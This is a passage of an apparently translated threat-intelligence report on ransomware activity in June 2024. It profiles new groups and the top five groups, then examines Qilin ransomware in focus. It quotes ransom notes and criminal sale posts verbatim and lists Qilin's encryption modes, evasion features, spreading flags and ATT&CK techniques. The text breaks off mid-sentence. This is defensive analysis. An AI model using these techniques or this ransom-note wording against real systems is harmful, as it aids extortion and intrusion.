
Figure 2 Ransomware Threats as of June 2024

New Threats

In June, a number of new ransomware groups appeared. A majority of them are double-threat ransomware groups that make threats by posting data on their leak sites. However, some were found to have only a chat page without the dark web leak site. A variety of other ransomware threats, such as to sell ransomware service through the dark web forum or their Telegram channels or recruit new partners, are continuously occurring.

Fog group provides a chat page address and the ID for login following a ransomware attack. When a victim logs in to the page using the given ID, it negotiates with the victim. The leak site of Fog group has not yet been identified. However, as it wrote the major data snatch in ransom note, it can always use the double-threat strategy. In May alone, Fog ransomware attacked four educational and one recreational facilities in the U.S. It was found to have distributed ransomware by penetrating networks using the damaged VPN[15] credentials.

[15] VPN (Virtual Private Network): Virtual security network used to protect personal information on the Internet and bypass regional restrictions



Diff Info

Diff Path	C:\Users\k1230\BinDiff Workspace\braincipher vs lockbit3\braincipher_vs_lockbit3.BinDiff
File Date	2024 Jun 26 02:32:45

Primary Image


IDB Name	braincipher
Image Name	eb82946fa0de261e92f8f60aa878c9fef9ebb34fdababa66995403b110118b12
Hash	eb82946fa0de261e92f8f60aa878c9fef9ebb34fdababa66995403b110118b12
Architecture	x86-32
Functions	323 (95.8%) 337 (4.2%) 14

Secondary Image

IDB Name	lockbit3
Image Name	dump2.bak
Hash	3eddac9957daef2f08370308b6caa24706c031154580f6b3e8c111c7517ef95c
Architecture	x86-32
Functions	323 (96.4%) 335 (3.6%) 12

Figure 3. Similarity of BrainCipher and LockBit 3.0 Ransomware

BrainCipher group, which is a new ransomware group, has been identified to use ransomware created with the leaked LockBit 3.0 builder[16]. This group suspended public services of approximately 200 Indonesian government and local organizations, and paralyzed immigration processing at airports by attacking the country's temporary national data center (PDNS). It reportedly demanded the ransom of USD 8 million (approx. KRW 11 billion) in the process of negotiation. In the past, only a dark web page that could be accessed with an ID usded to the ransom note had been known. On June 26, however, a dark web leak site accessible without an ID was additionally found.


README.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

We downloaded to our servers and encrypted all your databases and personal information!

to contact us

download TOR

https://www.torproject.org/download/

follow this link http://txtggyng[redacted]

follow the instructions on the website

if you're having trouble with TOR

e-mail wehaveyourdata@onionmail.org

IMPORTANT INFORMATION!

If you do not write to us within 24 hours, we will start publishing and selling your data on the darknet

README.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

We downloaded to our servers and encrypted all your databases and personal information!

to contact us install tor browser

https://www.torproject.org/download/

go to the page

http://txtggyng[redacted]

follow the instructions on the website

to start chatting with us write "hello"

IMPORTANT INFORMATION!


If you do not write to us within 24 hours, we will start publishing and selling your data on the darknet

Figure 4. Comparison of Ransom Notes (Left: Trinity, Right: 2023Lock)

Four other new groups were found. In particular, Trinity ransomware, which posted three victims in the dark web leak site, displays similarity in its ransom note to that of the 2023Lock ransomware detected in February 2024. The registry values and mutex[17] values also partially matched those of Venus ransomware that has been active since 2022. Additionally, ElDorado group posted 15 victims, a large number, and Cicada 3301 and SenSayQ group posted four and two victims respectively.

[16] Builder: Ransomware building tool to create ransomware comprising the required functions through environment setting

[17] Mutex: Technique to prevent concurrently approach to a single resource by several threads



AzzaSec

Owner

Greetings dear AzzaSec Community,

The development of the AzzaSec Ransomware has officially been completed, and our ransomware is now ready.

The ransomware has been developed with a completely unique algorithm, and the code belongs to the AzzaSec team.

You can view the detailed appearance and working principle of the ransomware in the video.

Features:

+ Developed with VB .NET,
+ Has a disk size of 10MB,
+ Uses SHA 512 + AES encryption,

KillSec

RaaS Release

New KillSec 2.0 RaaS

Researchers are gay :)

KillSec RaaS

» Advanced locker written in C++.
» User-friendly panel accessible via Tor, including stats, chat, and builder.
» Upcoming panel features: stresser, phone call, advanced stealer and more.

Pricing & Fees

» $250 (trusted individuals only).
» We only take 12% of the ransom amount.

Coming soon!

228 edited 오후 10:14

Figure 5. Ransomware Sale in Telegram Channel (Left: Azzasec, Right: KillSec)

Ransomware threats are also continuously found on Telegram and hacking forum. Azzasec, a hacktivist that has been performing since February 2024, is a pro-Palestinian group that supports Palestine and attacks the hostile countries. Recently, this group posted a message to sell ransomware service and source codes together with a demonstration video on its Telegram channel.

KillSec ransomware group, which was started in October 2023, began posting ransomware victims on the dark web leak site in March 2024. It posted a message to sell KillSec 2.0 RaaS[18], an updated version of its existing ransomware service, on the Telegram channel. As such, hacktivist groups are continuously performing ransomware activities to create and sell ransomware in addition to launching attacks for political or social purposes.

[18] RaaS (Ransomware-as-a-Service): Business model providing ransomware codes or tools necessary for attack in return for money

Top 5 Ransomware




Figure 6. Major Ransomware Attacks by Industry/Country

Play ransomware group has a characteristic to post the victims collectively on the dark web leak site. In June, it performed most actively by posting 26 and 10 victims in two separate occasions. Recently, all VMs[19] were ended in the ESXi environment and encrypted, and it was followed by the detection of an ESXi variant with a self-deletion function, which is threatening in more areas than before.

RansomHub group, which was started in February 2024, is performing actively while displaying a fast growth rate. It recruited partners in a method for its affiliates to make profits first and pay a part of their profits as service charges to RansomHub. It started recording a fast growth rate after notchy[20], which had performed as an affiliate of BlackCat/ALPHV, and Scattered Spider[21] participated in its

[19] VM (Virtual Machine): Computing resource to execute programs or operating systems by implementing a physical computing environment with software

[20] Notchy: An affiliate for which RansomHub posted a message claiming for not receiving service charges from BlackCat (ALPHV) on RAMP, a Russian hacking forum

[21] Scattered Spider: A group that became known following an attack launched on MGM, a large-scale U.S. resort and accommodation service group, in September 2023

activities. In June, it disclosed information of approximately two million customers stolen by attacking Frontier Communications, a large-scale U.S. common carrier, in April.

In addition to the Windows and Linux version created with Go language[22], RansomHub started using the ESXi[23] variant, which is based on C++. RansomHub's ESXi variant offers a function to end and encrypt the virtual environment, interrupt logging by deactivating key services such as the log generation and control tool, syslog in UNIX environment, and independently delete malicious codes to avoid detection and analysis. Attention is needed because ransomware groups aim for an ESXi environment in which several virtual servers can be infected through a single attack.

Akira group, which made its appearance in April 2023, intensively attacked the manufacturing field in June. Approximately 40% or more of its attacks in June targeted the manufacturing field. In particular, it stole internal data including project details and confidential contracts by attacking Panasonic Australia, a company manufacturing and selling cameras and sound equipment, and sensitive information such as personal data, confidential contracts and confidentiality agreements to a scale of approximately 40GB by attacking TETRA, a U.S. petroleum and gas service company.

On June 24, 2024, Inc group, which appeared in August 2023, penetrated the Cambridge University Press and its assessment system, and posted the sample data. It is found to have subsequently demanded ransom of approximately USD 5.6 million for prevention of data disclosure. In May, it created and relocated to a new dark web leak site, and posted a message to sell ransomware source code in XSS, a Russian hacking forum. There are various reasons for a ransomware group to sell source code. However, according to an analysis, the main reason to separate or rebrand a group, or for several groups to use the same ransomware (or a derived variant) with a goal to cause confusion in the investigation.


Medusa ransomware group displayed a difference from other groups that it intensively attacked organizations and associations. In June, it launched a ransomware attack against St. Helena City Hall in California, U.S., and paralyzed the city hall's computer system and municipal library. It stole data by 120GB and demanded USD 200,000 in ransom. It also demanded ransom by attacking the U.S. Women's Sports Association, which is a nonprofit organization, and Tri-City College Prep, a U.S. public middle and high school.

[22] Go Language: Opensource programming language developed by Google to improve productivity

[23] ESXi: UNIX-based logical platform developed by VMware that can concurrently execute multiple operating systems in a computer

■ Ransomware in focus

Overview of Qilin Ransomware



YKS

COMPANY URL | JUN 25, 2024

0 photos | 0 files | 0.00 KB

YKS kendi ağının güvenliğini önemsemiyor. İçeri girdik ve her şeyi kilitledik. Gelin bizimle sohbette konuşun, aksi takdirde tekrar tekrar kilitlenme riskiyle karşı karşıya kalırsınız. YKS doesn't care about the security o ...

WISE CONSTRUCTION

COMPANY URL | JUN 21, 2024

6 photos | 495643 files | 671.00 GB

For nearly three decades, Wise Construction has distinguished itself through exceptional service to clients in the healthcare, education, biotechno logy and corporate sectors throughout the Greater Boston area. Leading names in each of these ...

Source: Qilin Ransomware Group Data Leak Site / Dark Web

Qilin ransomware group, which first appeared in July 2022, has posted 128 victims so far on the dark web data leak site. In November 2023, especially, it posted a Korean semiconductor component maker. Recently, it attacked Synnovis, a U.K. pathological service provider, based on a political motivation and this resulted in the paralysis of the company's blood test and information sharing system, causing an enormous damage of some hospitals having to cancel patient treatment and surgeries.





Figure 7. Statistics of Qilin Ransomware Group Attacks

Qilin ransomware group began its activity under the name "Agenda." During the initial phase, it attempted attacks targeting medical and educational institutes in Africa and Asia. It generated a dark web leak site and posted six victims in October 2022, but no additional activity was detected until January 2023. Then, in February 2023, the group announced the resumption of its activity by uploading an RaaS promotion post to the hacking forum and started performing full scale by posting victims in the dark web data leak site.

Currently, Qilin's dark web leak site contains the links and QR codes connected to WikiLeaksV2. WikiLeaksV2 is an information disclosure site created in February 2024 by an organization that follows and supports WikiLeaks, a nonprofit organization that had collected and shared confidential documents and media clips about Kenya's corruption, Yemen's drone attack and the air raid in Bagdad, and its founder Julian Assange. Operated with separate donations like WikiLeaks, this organization posts information obtained from informants. It has a range of categories from international economy, international relations, governments, war and army to medical institutes and associations. So far, only the data on government, war, army, medical institutes and associations have been posted. With an exception of the government data, all data had been previously leaked by Qilin. Partial data of the recently attacked Synnovis are also posted.



Jun-19-2024 20:17

Qilin. Who are they?

Interview. Who are they? Why are they doing all this? Money? Popularity? Revenge?

Last update Jun-19-2024 20:32

Source: WikiLeaksV2

Figure 8. Qilin Interview Posted on WikiLeaksV2

WikiLeaksV2 also contains the recently posted interview with Qilin group. According to this interview, the group claims that it is performing activities to raise fund for the nation's freedom and, having lost the comrades in battlefields, it is attacking only the targets that are politically related to the global support for countries at war. Considering the time of Qilin group's appearance, its interview with WikiLeaksV2, and the interview with BBC, a public broadcasting company of the U.K., in relation to the recent attack of Synnovis, this group is predicted to have a close relevance to the Russo-Ukrainian War.

During the initial phase, Qilin used Agenda ransomware created using Go language, and showed meticulousness to use ransomware customized to each victim. The Go language-based Agenda ransomware was distributed targeting medical and educational institutes in Asia and Africa, and verified to infect the Windows system. This ransomware operates successfully only when a password is delivered as a factor concurrently with its execution. It has also been found to have the functions to delete the backup copies, randomly change the victim's Windows account password, and execute safe mode booting. In case of file encryption, it was carried out targeting the network shared folder, not disk drive. After a file encryption using AES-256 algorithm, the encryption key was protected with RSA-2048 algorithm.

In September 2022, two months into the group's activity, a Qilin variant created on the basis of Rust was detected. It has been verified that the group is still using the Rust variant. The newly discovered Rust variant uses ChaCha20 or AES algorithm in file encryption, and offers the additional functions to spread ransomware to a virtual environment such as VMWare vCenter[24] and ESXi, and directly spread it to a designated host using PsExec[25]. As the scope of threat is expanding because it aims for ransomware spreading not only in the Windows, but also ESXi, the Rust-based Qilin ransomware will be examined in detail, and a response plan in preparation for Qilin group's strategy will be proposed in this issue.


[24] VMWare vCenter: Platform on which multiple ESXi and virtual systems can be monitored through centralized control

[25] PsExec: Command string tool enabling remote execution of a process without the need to install software in another system

Qilin Ransomware

Encryption Key

Encrypt files with AES-256(CTR) or ChaCha20 algorithm and protect the key with RSA-4096




Encryption Method

fast [n] : Encrypts from the beginning of the file for n * 32 MB
skip-step [n] [p] : Encrypts n Bytes every p Bytes
percent [n] [p] : Encrypts n * 32 MB every p(%) of the entire file

Features

- Intermittent Encryption
- Delete System Recovery Options
- Shared Folder Encryption
- Propagation of vCenter and ESXi
- Self-Destruct
- AES/ChaCha20 & RSA Encryption
- Safe Mode boot
- Delete Windows Event log
- Anti-VM & Anti-Sandbox

Ransom Note



```
-- Qilin

Your network/system was encrypted.

Encrypted files have new extension.


-- Compromising and sensitive data


We have downloaded compromising and sensitive data from you system/network

If you refuse to communicate with us and we do not come to an agreement, your data will be published.

Data includes:

- Employees personal data, CVs, DL , SSN.

- Complete network map including credentials for local and remote services.

- Financial information including clients data, bills, budgets, annual reports, bank statements.

- Complete datagrams/schemas/drawings for manufacturing in solidworks format

- And more...


-- Warning
```

README-RECOVER-[a-zA-Z0-9_-]{10}.txt

Extension

.[a-zA-Z0-9_-]{10}

Production Language

Rust

Figure 9. Overview of Qilin Ransomware

Qilin Ransomware Strategy



infosec
Initial Access
T1566
T1133
Malware distribution via email attachments or links
Initial access through vulnerable remote services
Discovery
T1087.001
T1135
Get a list of local system accounts
Discovery of network shared resources
Defense Evasion
T1562
T1070
Disable security solutions via Safe Mode boot
and BYOVD techniques
Delete Event log and ransomware
Lateral Movement
T1570
T1021
Propagation of vCenter and ESXi using SSH
Internal network propagation using PsExec
Exfiltration
T1041
Exfiltration over C2 servers
Impact
T1486
T1490
Data encryption
Delete VSC

Figure 10. Qilin Ransomware Attack Strategies

Qilin ransomware group distributes the payload for ransomware execution in several ways. It uses a method to send an attached file or a separate download link via email and encourage the target of attack to download it, or a method to directly distribute the payload after penetrating a vulnerable remote access environment. Also, the ransomware can be successfully executed only when a password separately set by the attacker is delivered together with the "--password" factor.

Qilin ransomware uses a number of strategies to avoid detection by security solutions and interrupt the victims' system access. In many cases, security solutions do not work in safe mode. Therefore, to avoid detection, it provides a function to be executed following rebooting in safe mode. After safe mode rebooting, it uses a unique strategy to reset the system account password as a random character string. In addition to the safe mode booting, Qilin ransomware uses BYOVD[26] to end security solutions like Anti-Virus and EDR[27] with the driver privilege.

If a separate factor is delivered for the ransomware execution, the ransomware can be spread to the internal network. For this, the "--spread-vcenter" and "--spread" factors are used. When "--spread-vcenter" is entered at the ransomware execution, spread to VMWare vCenter or ESXi is attempted using the PowerShell script built in the ransomware. However, to attempt ransomware spread using this function, separate vCenter or ESXi administrator credentials are required. Once the attacker enters the credentials, the administrator password is changed the same as the Qilin ransomware password following a connection to the designated host. Then, SSH[28] is activated to

